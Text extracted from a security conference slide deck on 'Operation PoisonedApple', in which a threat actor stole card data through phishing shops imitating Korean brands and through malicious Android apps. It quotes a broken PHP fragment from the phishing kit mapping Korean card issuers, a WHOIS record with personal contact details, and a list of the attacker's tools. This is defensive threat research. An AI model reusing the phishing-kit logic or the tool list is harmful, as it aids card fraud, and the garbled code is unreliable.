


Duty-free shop phishing site




Outlet phishing sites

Impersonation of a famous outlet brand in Korea




Malicious Apps disguised as funeral notice

malicious apps disguised as funeral notice that steal and control smartphone data



Linked with China




```
function curl($k){
   if($k=='xandai'){
       $curl='现代卡----현대카드';
   }elseif ($k=='huaka'){
   }elseif ($k=='xinghan'){
       $curl='新韩卡----신한카드';
   }elseif ($k=='le')
       }elseif ($k=='shanxing'){
   }elseif ($k=='yiuly'){
       $curl='友利卡----우리카드';
   }elseif ($k=='kb')
       $curl='KB国民卡---KB국민카드';
   }elseif ($k=='nh').
       $curl='NH农协卡
   }elseif ($k=='bc')
       $curl='bc卡';
   return $curl;
```

Linked with China

Admin Name: Chang Ping

Domain Name: ynwtuukf.net Registry Domain ID: 1917446201_DOMAIN_NET-VRSN Registrar WHOIS Server: whois.hichina.com Registrar URL: http://www.net.cn/ Updated Date: 2015-04-08T07:42:21Z Creation Date: 2015-04-08T07:42:21Z Registrar Registration Expiration Date: 2016-04-08T07:42:21Z Registrar: HICHINA ZHICHENG TECHNOLOGY LTD. Registrar IANA ID: 420 Registrar Abuse Contact Email: abuse@list.alibaba-inc.com Registrar Abuse Contact Phone: +86.4006008500 Reseller: Domain Status: ok http://www.icann.org/epp#0K Registry Registrant ID: Registrant Name: Han Cheng Xiang Registrant Organization: Han Cheng Xiang Registrant Street: Shan Dong Zhang Dian Qu,, Registrant City: Tian Jin Shi Registrant State/Province: shan dong Registrant Postal Code: 523645 Registrant Country: CN Registrant Phone: +86.0213565373 Registrant Phone Ext: 3423 Registrant Fax: +86.0213565373 Registrant Fax Ext: 3423 Registrant Email: ynwtuu@126.com Registry Admin ID:



EvilQueen


Uncovered a new Chinese Threat actor has been active at least since 2009.

Objective: Monetization through financial information theft

Targets: Korea, Japan, Taiwan

Tools: Chinese Webshell, PHP-based phishing pages, Dirty Cow, Adminer, etc.


TTPs: Phishing, Fradulent Payments, Malicious android apps, etc.





Recent Incident

"애플 매장서 도난 카드로 1250만원 결제됐는데"... 직장인 분통



경기도 하남시 한 쇼핑몰에 문을 연 애플 매장/사진=연합뉴스

도난당한 카드로 1250만원이 애플 매장에서 결재됐는데, 애플 측이 내부 규정을 이유로 협조하지 않아 수사가 난항을 겪고 있다는 사실이 알려졌다.

\$10,000 was charged on a stolen card at an apple store...

A stolen card was used to make a \$10,000 payment at an Apple store, but Apple's refusal to cooperate due to internal regulations has hindered the investigation. Despite Mr. Yoon's efforts to report the incident to both the card company and the police immediately, Apple's lack of cooperation has led to over a month of investigation delays. Apple's refusal to provide any information, citing internal policy, has sparked criticism both domestically and in the United States, despite the company's emphasis on privacy protection.

Conclusion

Takeaways

Summary of Operation PoisonedApple

Activity: Theft of credit card and personal data using phishing pages on online stores, fraudulent payment and monetization

Victims: Over 50 online stores, Over 8,000 cardholders, and 5 millions of personal information.


Geographical scope: Korea, Japan

Period of activity: 2 years

Revenue: \$ 400,000



Whitepaper Download QR Code





Black Hat Asia Sound Bytes

 Through analysis starting from small clues, we ultimately discovered phishing pages spreading widely online and identified various attack activities.

 Attackers are developing new novel schemes for financial gain, making it very important to continually explore and share new skills and tactics to respond to upcoming greater threats.

 Collaboration among stakeholders played a crucial role in minimizing the attack's impact, highlighting the essentiality of collaborative response for enhancing resilience against incidents.



Thankyou

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